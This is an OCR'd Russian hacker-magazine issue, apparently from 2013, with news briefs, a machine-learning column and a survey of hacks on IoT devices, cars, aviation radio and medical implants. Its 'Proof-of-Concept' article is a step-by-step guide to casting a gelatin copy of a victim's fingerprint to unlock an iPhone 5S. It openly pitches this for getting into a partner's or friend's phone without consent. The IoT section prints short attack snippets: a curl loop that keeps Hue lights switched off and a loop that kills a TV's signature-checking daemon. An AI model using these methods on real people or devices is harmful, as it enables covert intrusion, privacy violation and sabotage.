
01



ВТОРАЯ ВЕРСИЯ ПОРТАТИВНОЙ КОНСОЛИ

→ Android-приставка OUYA вызвала немало споров среди геймеров (в частности, из-за неудобного контроллера), но оказалась очень популярной. Стало известно, что в компании Polygon уже идет работа над OUYA 2.0, чей релиз запланирован на 2014 год. Геймпад обещают «допилить» :).


02



ТРАФИК В I2P РАСТЕТ

→ Резкий скачок популярности I2P произошел в сентябре 2013 года. Суточная аудитория анонимной сети выросла с 15 тысяч до 35 тысяч пользователей. И РФ — самый активный пользователь I2P по количеству узлов, во всяком случае, когда в США ночь. Похоже, поспособствовал выход официального Android-приложения.

03



ПРОЕКТ PHP ВЗЛОМАЛИ

→ Php.net попал в черные списки Google и, как позже подтвердилось, был взломан. Хакерам удалось получить контроль над некоторыми серверами в инфраструктуре проекта, небольшая часть посетителей получали страницы с JS-малварью. Администрация проверяет сайты, сбрасывает пароли и меняет SSL-сертификаты.

Машинное обучение для домохозяек



КОЛОНКА СТЁПЫ ИЛЬИНА

МАШИННОЕ ОБУЧЕНИЕ – ТРЕНД

Когда-то давно я рассказывал, как проходил курс по машинному обучению на Coursera. Курс ведет Andrew Ng, который объясняет все настолько простыми словами, что довольно сложный материал поймет даже не самый усердный студент. С тех пор тема машинного обучения мне стала близка, и я периодически смотрю проекты как в области Big Data (читай предыдущую колонку), так и в области машинного обучения.

Помимо огромного количества стартапов, которые где-то внутри себя используют алгоритмы машинного обучения, уже сейчас доступны несколько сервисов, предлагающие машинное обучение в виде сервиса! То есть они предоставляют API, которым ты можешь воспользоваться в своих проектах, при этом вообще не вникая в то, как осуществляется анализ и предсказание данных.

GOOGLE PREDICTION API

Одним из самых первых предлагать Machine Leaning as a Service стал Гугл! Уже довольно долгое время любой желающий может воспользоваться Google Prediction API (дословно «API для предсказаний»). До определенного объема данных использовать его можно абсолютно бесплатно, просто заведя аккаунт на Google Prediction API (developers.google.com/prediction). О каких предсказаниях идет речь? Задача может быть разная: определить будущее значение некоего параметра на базе имеющихся данных или определить принадлежность объекта к какому-то из типов (например, выявить язык текста: русский, французский, английский).

После регистрации у тебя появляется доступ к полноценному RESTful API, на базе которого можно построить, скажем, рекомендательную систему, детектирование спама и подозрительной активности, анализа поведения пользователей и многое другое. Уже успели появиться интересные проекты, построенные на базе интенсивного использования Google Prediction API, например Pondera Solutions, который использует машинное обучение от Гугла для построения антифрод-системы.

В качестве эксперимента можно взять готовые модели данных: идентификаторов языка для построения системы, определяющих, на каком языке написан входящий текст, или идентификаторов настроения, чтобы автоматически определить тональность комментариев, которые оставляют пользователи. Думаю, в будущем мы расскажем о Google Prediction API подробнее.

BIGML

Сегодня же хочу коснуться другого похожего проекта, который попался мне на глаза относительно недавно, — BigML (bigml.com). По сути, он предоставляет ровно тот же самый Rest API для собственного ML-движка, но с одним важным для новичка плюсом — наличием довольно наглядного интерфейса. А последний факт сильно упрощает задачу старта, когда нужно с нуля разобраться, что к чему.

Разработчики сделали все, чтобы с системой могла справиться домохозяйка. После регистрации к твоим услугам несколько примеров исходных данных, в том числе часто используемый в учебниках набор данных «Ирисы Фишера», который считается классикой для решения задачи по классификации. В наборе описывается 150 экземпляров цветка ириса трех разных видов, с описанием характеристик. На базе этих данных можно построить систему, которая будет определять принадлежность цветка к одному из видов по введенным параметрам.

ЭКСПЕРИМЕНТ

Все действия выполняются в понятной админке (не стану описывать нюансы, все будет предельно доступно).


1. Выбираем CSV-файл, в котором хранятся строчки, описывающие характеристики разных видов цветков, как источник данных (Source).
2. Далее используем эти данные для построения набора данных (Dataset), указав, что предсказывать нужно будет тип цветка. BigML автоматически распарсит файл и, проведя анализ, построит различные графики, визуализируя данные.
3. На базе этого Dataset'а одним кликом строится модель, на которой будут основываться предсказания. Причем BigML опять же визуализирует модель, объясняя логику ее работы. Можно даже экспортировать результат в виде скрипта для Python или любого другого языка.
4. После того как модель готова, появляется возможность делать предсказания (Predictions). Причем делать это в разных режимах: сразу задать все параметры цветка или же отвечать на вопросы системы, которая, исходя из ситуации, будет спрашивать только то, что ей нужно.

То же самое можно было бы провернуть и без UI, а общаясь с BigML через консольное приложение BigMLer или через REST API, общаясь из консоли обычным curl'ом.

ДВЕ ГЛАВНЫЕ ЗАДАЧИ

Внутри BigML и Google Prediction API ничего сверхъестественного нет. И неглупые разработчики смогут реализовать аналогичные движки самостоятельно, дабы не платить сторонним сервисам (и не выгружать им данные, которые часто выгружать нельзя).

И все-таки сервисы решают как минимум две очень важные задачи. Во-первых, они способны буквально за вечер дать человеку понять, что машинное обучение — это не только круто и трендово, но и во многих ситуациях довольно просто. А во-вторых, с их помощью можно быстро набросать прототип новой фичи для своего приложения или сервиса и проверить идею практически без трудозатрат.




Графическое представление модели

BigML визуализирует входящий набор данных



Proof-of-Concept

ИЗГОТОВЛЕНИЕ ИСКУССТВЕННЫХ ОТПЕЧАТКОВ ПАЛЬЦЕВ ДЛЯ IPHONE 5S




Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Анатолий Ализар
alizar@gmail.com

ЧТО ЭТО ТАКОЕ

В последней модели iPhone появилась новая система авторизации — сканер отпечатка пальца Touch ID. Точнее, сенсор отпечатка пальца, потому что это не оптический сканер, а CMOS-микросхема (рис. 1).

Технология производства таких сенсоров разработана компанией AuthenTec, которую Apple приобрела в августе 2012 года, вместе с соответствующими патентами.

Сенсор получает ключевые характеристики отпечатка пальца (не фотографию) и хранит их локально в телефоне. Apple клянется, что эта приватная информация не отправляется на центральные серверы.




Рис. 1. Сенсор Touch ID

ЗАЧЕМ ЭТО НУЖНО

Если требуется доступ к телефону друга или подруги, то обойти биометрическую защиту не составляет никакого труда: достаточно во сне взять его/ее руку и приложить к аппарату. Проблемы возникают, если мы получили доступ к телефону, но пользователь недоступен или постоянно находится в сознании. В таких ситуациях приходится использовать метод с изготовлением фальшивых отпечатков пальцев.

Кстати говоря, хакеры уже давно делают искусственные отпечатки для обмана биометрической защиты. Первые такие системы появились еще в начале девяностых, и мгновенно нашлись варианты для изготовления искусственных копий. Классическим считается руководство Цутому Мацумото от 2002 года (bit.ly/bHCjUQ).

Проблема заключается в том, что в последнее время качество сенсоров растет, так что повышаются и требования к качеству отпечатков. Но все равно при достаточном усердии изготовить отпечаток сможет каждый, пусть получится это и не с первого раза.

КАК ЭТО СДЕЛАТЬ

Во-первых, нужно точно знать, какой конкретно палец жертва использует для авторизации, иначе объем работ увеличится на порядок (буквально на порядок: будем изготавливать десять отпечатков вместо одного).

Определив нужный палец, надо найти качественный отпечаток. Сразу предупреждаем: на самом смартфоне качественный отпечаток найти практически невозможно. Здесь все отпечатки частичные и/или смазанные, что нам не годится. Очень хорошо для снятия отпечатков подходит бутылка, бокал или дверная ручка. Такой отпечаток потом легко обработать и сфотографировать.

Отпечаток пальца следует проявить с помощью графитового порошка, чтобы он был четко виден. Если нет порошка, можно использовать пары цианоакрилата, который входит в состав суперклея. Можно капнуть пару капель суперклея на донышко бутылочной пробки — и аккуратно прислонить пробку к поверхности вокруг отпечатка, не прикасаясь к нему, чтобы на отпечаток воздействовали пары цианоакрилата. Химикат проявит контуры не хуже, чем графитовая пудра.

Затем отпечаток нужно сфотографировать в режиме макросъемки. Сейчас на каждом смартфоне есть камера, которая обеспечит достаточно хорошее качество фотографии.

Далее цифровое изображение открывается в Photoshop или другом графическом редакторе. Нужно подготовить маску для будущей формы. Отпечаток следует обработать: увеличить контраст и резкость — и перевести в черно-белый режим (рис. 2).

Существует несколько способов, как изготовить выпуклую маску и каким веществом ее залить для получения искусственного отпечатка. Для этого можно использовать желатин, латексное молочко или даже клей для дерева. В общем, любое прозрачное жидкое вещество, которое застывает и приобретает стабильную форму.

Маску можно делать непосредственно на выпуклостях тонера из лазерного принтера, но более надежный вариант — использовать светочувствительную печатную плату. Отпечаток распечатывается на прозрачной пленке на лазерном принтере с разрешением 1200 DPI. Кладем распечатку на светочувствительную форму — и вытравливаем форму для заливки.

Последний этап: заливаем форму желатином и помещаем в холодильник для застывания (рис. 4). Готовый отпечаток можно «надеть» на собственный палец — и использовать для аутентификации.



Рис. 2. Обработанный отпечаток и образец для печати





Рис. 3. Фотографии настоящего, силиконового и резинового пальцев







Рис. 4. Заливаем форму желатином и аккуратно снимаем после застывания

Новые уязвимости в твоей жизни

Самые необычные хаки последнего времени

Важнейшим трендом в потребительской технике последнего времени стал так называемый Internet of things. Умные телевизоры, розетки, лампочки, машины, весы. Проблемы, с которыми раньше сталкивались производители роутеров и IP-камер, теперь становятся актуальными для почти любых устройств вокруг нас.



Проблемы, в общем-то, остались прежними. Большинство производителей умных устройств не следуют даже банальным правилам защиты, принятым у разработчиков более «взрослых» компьютерных систем. При этом во многих гаджетах используются вполне распространенные программные компоненты — Linux, веб-стек и так далее. Поэтому злоумышленникам заранее известно достаточно много об архитектуре атакуемого устройства. При этом большинство производителей не только не считают нужным оперативно реагировать на сообщения об угрозах, но и не предусматривают эффективных способов обновления, которые позволили бы автоматически закрывать дырки в гаджетах. Не будет же никто в здравом уме вручную проверять обновления прошивки для чайника или холодильника?

Свидание с белым врагом

Одна из самых известных и самых безобидных историй про взлом умной техники — это история про туалет Satis от фирмы INAX. «Злоумышленник» может удаленно включать смыв в таком унитазе, управлять подъемом крышки, включать функцию поддува. Не смертельно, но и приятного мало.

Впрочем, и уязвимость довольно дурацкая. Производитель предусмотрел специальное приложение для смартфона, позволяющее управлять унитазом (зачем?..). Для соединения используется Bluetooth. После декомпиляции Android-приложения были обнаружены следующие строчки:

```
BluetoothDevice localBluetoothDevice =
BluetoothManager.getInstance().execPairing(paramString, "0000")
```

Ключевое здесь — захардкоженный пин-код 0000, используемый для аутентификации новых Bluetooth-приложений. Получается, что любой человек со смартфоном и установленным приложением может подключиться и контролировать умный туалет. Однако для этого потребуется перевести устройство в режим «обнаружения». Как указывают исследователи из компании TrustWave, опубликовавшие этот отчет, даже если унитаз не находится в этом состоянии, можно перехватить Bluetooth-трафик и определить адрес устройства.

Эта история по-своему показательна. Традиция захардкоженных пин-кодов сложилась еще со времен Bluetooth-гарнитур (собственно, первых популярных устройств с этим типом подключения). Логично использовать такой подход и со всевозможными колонками, мышами и клавиатурами — в конечном счете, с ними риск невелик. Но как только дело доходит до более-менее «ответственной» техники, такой метод становится слишком рискованным.





Безопасность до лампочки

Или вот, например, история про умные лампочки Philips Hue. Продвинутость этого устройства заключается в том, что она может загораться любым из 16 миллионов цветов и управлять ей можно по Wi-Fi — через мобильное приложение или специальный сайт. Управлять лампочкой можно, как находясь в одной сети с ней, так и извне. Разработчики таким образом предусмотрели возможность проверить на работе, горит ли свет дома.

Как говорится в PoC'е (goo.gl/lY5GEp), опубликованном Нинтешом Дханджани, все это дает злоумышленнику возможность удаленно отключать свет в помещении. Исследователь продемонстрировал сценарий, при котором жертва заходит на сайт с уязвимым Java-апплетом и дает злоумышленнику возможность загрузить на машину, находящуюся в одной сети с лампочкой вредоносный bash-сценарий.

Смысл скрипта в том, что система будет постоянно пытаться отключить лампочку. То есть, даже если пользователь попробует воспользоваться физическим выключателем, скрипт снова погасит свет:

```
if [ -n "$turn_it_off" ];
    then
        while true; do
            turn_it_off=($(curl --connect-↵
            timeout 5 -s -X PUT http://↵
            $bridge_ip/api/$bridge_username/↵
            groups/0/action -d {\"on\":false} ↵
            | grep success))
            sleep 0.5
            if [ -z "$turn_it_off" ]; then
                break
            fi
        done
fi
```

Второй сценарий атак — через веб-сервисы, взаимодействующие с Hue через API, например через сервис IFTTT, совместимый с Hue, а также другими устройствами для умного дома (вроде линейки Belkin WeMo).

Сейчас проблема может показаться надуманной, ведь такие лампочки встречаются редко. Однако, по словам автора исследования, с учетом современных трендов таких устройств со временем будет появляться все больше. И тогда возможность удаленно отключить весь свет в здании может стать вполне серьезной угрозой.



Всевидящее око

В другом исследовании Дханджани (goo.gl/jV0SST) под прицел попали детские мониторы компании Belkin. Такие устройства устанавливаются рядом с детской кроваткой для того, чтобы родители из спальни могли, например, услышать плач ребенка.

К детским мониторам Belkin можно подключиться с помощью специального приложения. Проблема состоит в том, что, чтобы получить постоянный доступ к устройству, достаточно один раз подсоединиться к Wi-Fi-сети, в которой оно находится, — для этого не нужно знать пароль. После этого атакующий сможет из любого места прослушивать квартиру через этот монитор.

Похожая проблема была обнаружена и в другом устройстве Belkin, умном выключателе WeMo Switch. Это устройство также работает по Wi-Fi и не требует авторизации от устройств в локальной сети.

Назвать это уязвимостью сложно, скорее это именно концептуальная проблема. Разработчики из Belkin заявили, что их устройства безопасны, если следовать «правилам безопасности для домашних Wi-Fi-сетей». То есть если ты кому-то дал доступ к своей сети (или не установил достаточную защиту) — сам виноват. Типа отсутствие авторизации — это и не баг вовсе, а очень даже фича.

Недостаточно умные телевизоры

Еще один интересный доклад (goo.gl/q1Nmxq) с Black Hat этого года был посвящен умным телевизорам Samsung. Исследователи описали основные проблемы в ОС этих устройств:

- все приложения работают под рутом;
- приложения пишутся на Flash, HTML5 и JavaScript, но производители не имеют возможности оперативно обновлять необходимые компоненты. Так что атакующим доступны традиционные векторы атак;
- много открытых портов (в примере из презентации — 14). Их занимают демоны различных мультимедийных служб. В отдельных случаях эти демоны принимают команды без авторизации;
- неполные или уязвимые механизмы шифрования для пакетов, принимаемых и передаваемых этими демонами.

Для атаки исследователи подложили модифицированные so-файлы на записываемые разделы диска. Задача была в том, чтобы выбрать те файлы, которые подгружаются лаунчером приложений, в свою очередь всегда стартующим при запуске телевизора. Правда, в системе есть демон, проверяющий подпись у файлов, но его просто отключили:

```
main() {
    while(1) {
        system("killall -9 PREVENTER");
        sleep(5);
} }
```

Из других способов получения рута исследователи предложили модифицированные прошивки (рискованно, так как может убить телевизор), а также перемонтирование разделов диска в режим read-write.

Для чего это может быть нужно? Во-первых, многие продвинутые модели телевизоров комплектуются камерой и микрофоном — привет, прослушка. Во-вторых, в телевизоре могут храниться реквизиты для социальных сетей, электронной почты и даже платежных средств. Ну и самое банальное — можно просто сломать чужой телевизор.

Также уязвимости находили в телевизорах других производителей. В моделях LG удалось найти дырку в приложении Smart World (что-то вроде аппстора на телевизорах LG) и выцепить около 11 тысяч имейлов пользователей и паролей в захешированном виде. Представители LG, правда, опровергли существование уязвимости. Кроме того, итальянскому исследователю Луиджи Аурьемма удалось провести DoS-атаку против некоторых моделей линеек Samsung D6000 и Sony Bravia. Телевизоры начинали постоянно перегружаться, даже после отключения от интернета.


```
tcp 0 0.0.0.0:58336     0.0.0.0:*     LISTEN     847/MainServer
Tcp 0 0.0.0.0:64384     0.0.0.0:*     LISTEN     847/MainServer
tcp 0 0.0.0.0:57794     0.0.0.0:*     LISTEN     847/MainServer
tcp 0 0.0.0.0:9090      0.0.0.0:*     LISTEN     67/exeDSP
tcp 0 0.0.0.0:50887     0.0.0.0:*     LISTEN     847/MainServer
tcp 0 0.0.0.0:51916     0.0.0.0:*     LISTEN     847/MainServer
tcp 0 0.0.0.0:80        0.0.0.0:*     LISTEN     67/exeDSP
tcp 0 0.0.0.0:6000      0.0.0.0:*     LISTEN     471/X
tcp 0.0.0.0:55000       0.0.0.0:*     LISTEN     67/exeDSP
tcp 0.0.0.0:55001       0.0.0.0:*     LISTEN     67/exeDSP
tcp 0 0.0.0.0:62778     0.0.0.0:*     LISTEN     847/MainServer
tcp 0 0.0.0.0:4443      0.0.0.0:*     LISTEN     67/exeDSP
tcp 0 0.0.0.0:443       0.0.0.0:*     LISTEN     67/exeDSP
tcp 10.0.1.23:7676      0.0.0.0:*     LISTEN     67/exeDSP
```

Список открытых демонов

Пока все дома

Некоторые компании уже внедряют решения для управления различными подсистемами в своих офисах. Например, в этом году с проблемой столкнулась Google. Специалистам компании Cylance удалось (goo.gl/Fd8uhD) получить контроль над системой Tridium Niagara AX под управлением ОС QNX, используемой в сиднейском офисе поискового гиганта. Дыра в системе менеджмента здания австралийского филиала открыла двум исследователям доступ к конфигурационному файлу config.bog, в котором содержались имена и парольные хеши всех пользователей вплоть до администратора.

После расшифровки хешей началось самое интересное. Исследователи получили доступ к контрольной панели Tridium. Оттуда можно было добраться к системам видеонаблюдения, планам этажей, информации о перемещениях сотрудников и не только. Впрочем, по словам представителей австралийского офиса, самое серьезное, что могли бы сделать хакеры, — это



Исследователям удалось получить доступ к полным планам этажей в здании Google


отключить кондиционеры или включить отопление. Остановить лифты или заблокировать двери через контрольную панель они бы не смогли.

Самое забавное — уязвимость, которую использовали в Cylance, была устранена разработчиками Tridium, но в Google соответствующий патч не был наложен. Это лишний раз показывает, что специалисты инфобезопасности по-прежнему не воспринимают уязвимости в промышленных системах всерьез.

Игры с ADSB и другими авиационными протоколами

Вспомним то, с чего началсяэтот год для «Хакера». Важным кусочком пазла стало появление сравнительно доступных программных радиопередатчиков (SDR), таких как HackRF, bladeRF и бюджетных моделей в линейке USRP. И первыми под прицел попали именно авиационные протоколы. Как рассказывал в январском номере автор одного из таких исследований Андрей Костин, сравнительно недорогой (до тысячи долларов) приемник позволяет свободно манипулировать данными, которыми обмениваются пилоты и диспетчеры. Поместить на карту самолет, которого там быть не может? Запросто. Поднять панику, создав на экране диспетчера картину возможного столкновения? Легко. Устанавливать местоположение реальных рейсов? Да пожалуйста, есть целый веб-сервис (flightradar24.com).

SDR-приемник и GNU Radio позволяет свободно манипулировать данными на любой поддерживаемой железом частоте. И если устройства, работающие на этом канале связи, не имеют механизмов защиты (как и происходит в случае с протоколом ADSB, применяемом в коммерческой авиации), может случиться все что угодно. Есть и первый звоночек — в ноябре в Ямало-Ненецком округе совершил аварийную посадку самолет АН-26. Служба МЧС получила данные от диспетчеров — как выяснилось, они были сгенерированы «радиопиратами». Спасатели проделали путь длиной в 90 километров, прежде чем убедились, что никакого самолета там нет.



Flightradar24 показывает рейсы в реальном времени



Grand Pwn Auto

DARPA (Агентство передовых оборонных исследовательских проектов при минобороны США), финансирующее множество проектов по разработке самоуправляемых автомобилей, выдало грант на исследование уязвимостей в бортовых компьютерах современных машин. На полученные 80 тысяч долларов два инженера научились управлять системами в Toyota Prius и Ford Escape.

Как выяснилось, в этих машинах установлены десятки вычислительных узлов, управляющих различными подсистемами автомобиля. В большинстве современных моделей существует диагностический интерфейс CAN. Как говорится в исследовании, презентованном на DEF CON в этом году, с помощью написанного авторами софта и самодельного кабеля они смогли подключиться к этому интерфейсу с ноутбука и делать что угодно. И самое безобидное из того, что удалось исследователям, — это подкорректировать данные на приборной панели, выведя неверный остаток бензина в баке машины или неправильную скорость. Куда страшнее то, что, получив доступ к системе парковки и аварийного торможения, злоумышленник может заставить машину резко повернуть или отключить тормоза (или, наоборот, резко вдарить по ним).


Казалось бы, раз для всего этого нужен физический доступ и проводное подключение, что в этом страшного? Во-первых, ничто не мешает подкинуть в машину закладку из мини-компьютера с GSM-модемом (вроде той, что мы делали в майском номере на базе Raspberry Pi). Во-вторых, на рынок выходит все большее количество машин с встроенным Wi-Fi и доступом к беспроводному интернету.


Беспроводные хаки

Многие простейшие бытовые приборы используют в своей работе радиопередатчики. Например, как мы рассказывали в октябре в обзоре HackRF, с помощью SDR можно заставить звонить дверной звонок — достаточно лишь найти частоту, на которой работает устройство, и понять, какие сигналы принимаются от кнопки.

SDR позволяет делать разные интересные штуки и с автомобилями (goo.gl/io1LmP). Точно таким же образом приемник может «взломать» замок машины — если, конечно, речь идет о моделях, открываемых с помощью радиобрелока. Здесь стоит оговорить, что большинство таких замков динамически меняют последовательность, необходимую для срабатывания, поэтому подобранный сигнал сработает только один раз. Однако очевидно, что и эти алгоритмы могут быть уязвимыми.

Как мы рассказывали в октябре, SDR может использоваться и для безвредных, но интересных вещей. Например, умельцам удавалось получать изображения с погодных спутников с помощью дешевых ТВ-тюнеров на чипсете RTL2832U. Такие приемники популярны и у любителей радиоперехвата: во многих странах правоохранительные органы используют незашифрованные каналы связи. Наконец, у SDR большой потенциал в радиотехнике и в области анализа телекоммуникационных стандартов связи.





Карта Гамбурга до и после атаки

Карточный фокус

Чтобы нагадить автомобилистам, можно воспользоваться и более традиционными методами. На конференции Black Hat Europe в этом году был продемонстрирован интересный концепт спуфинга навигационных сервисов. В данном случае — Google Navigation и Waze, но концепт для Яндекс.Карт был продемонстрирован больше года назад Дмитрием Частухиным из DSec.

Как известно, информация о пробках в таких сервисах собирается в первую очередь со смартфонов пользователей. Android-смартфоны в фоновом режиме отсылают координаты в Google каждые 10–30 минут. Если GPS отключен, посылается информация о ближайших Wi-Fi-точках, физическое местоположение которых хранится в базе данных Google.


Хакер установил сертификат на своем Android-устройстве, подключился к Google через прокси mitmproxy — и сумел проанализировать, в каком виде сервису отдается информация. Как выяснилось, аутентификация устройств осуществляется всего лишь по восьмибайтовой cookie, которая генерируется случайным образом при первом обращении к сервису, после чего остается неизменной. Больше Google не делает никаких проверок. Если с Android-устройства отправить в Google запрос со случайной восьмибайтовой cookie и реальными MAC и SSID от Wi-Fi-точек какого-то района, то сервис воспримет эту информацию как аутентичную и учтет при анализе трафика на дорогах. Таким образом, появляется возможность умышленно исказить данные, по которым вычисляется информация о пробках. Автору исследования, например, удалось создать искусственную пробку в Гамбурге.

I never asked for this

В октябре этого года Дик Чейни, бывший министр обороны и бывший вице-президент США, дал каналу CBS интервью, в котором заявил, что перед тем, как получить кардиостимулятор, он потребовал от врачей отключить беспроводной интерфейс устройства. Политик объяснил, что боится, что к его имплантату могут получить доступ злоумышленники.

Его страх небезоснователен. Первые сообщения о взломах кардиостимуляторов появились еще в 2008 году (goo.gl/B4Hbeh). Находясь рядом с жертвой, злоумышленник мог отключить устройство или же заставить кардиостимулятор выдать серьезный электрический разряд. В 2011 году Джек Барнаби, известный хакер из пресловутой компании IOActive, смог получить контроль над автоматической инсулиновой помпой. Устройство, с которым работал Барнаби, оборудовано радиоприемником, позволяющим врачу или самому пациенту управлять помпой. Находясь поблизости от жертвы, хакер мог регулировать дозу инсулина — например, можно заставить помпу выдать за один раз все содержимое резервуара (до 300 доз). Система, разработанная Барнаби, позволяла управлять помпой на расстоянии 90 метров, причем злоумышленнику даже не требовалось знать серийный номер устройства или какой-либо другой его идентификатор. Фактически для успешной атаки достаточно было знать, что жертва пользуется уязвимой моделью.

Ожидалось, что Барнаби представит новые исследования безопасности кардиостимуляторов и других медицинских устройств на конференции Black Hat. Однако буквально за несколько дней до доклада Джек скончался при неизвестных обстоятельствах. Естественно, такое совпадение многим показалось как минимум подозрительным.



Джек Барнаби — человек, изменивший индустрию медицинской электроники навсегда



Коварная зарядка

Интересный способ атаки на мобильные устройства был продемонстрирован на Black Hat в текущем году, причем на этот раз речь идет о куда более реалистичном векторе. Исследователи представили концепт зарядки-ловушки (goo.gl/nswDaL), которую они назвали Mactans (одна из разновидностей черной вдовы). В их устройстве был задействован мини-компьютер Beagleboard. Полученный «зарядник» смог менее чем за минуту загрузить на iPhone вредоносное приложение, дающее контроль над устройством и доступ к конфиденциальной информации. Более того, исследователям удалось замаскировать приложение на устройстве, использовав нативные механизмы ОС, — так что для жертвы процедура абсолютно незаметна.

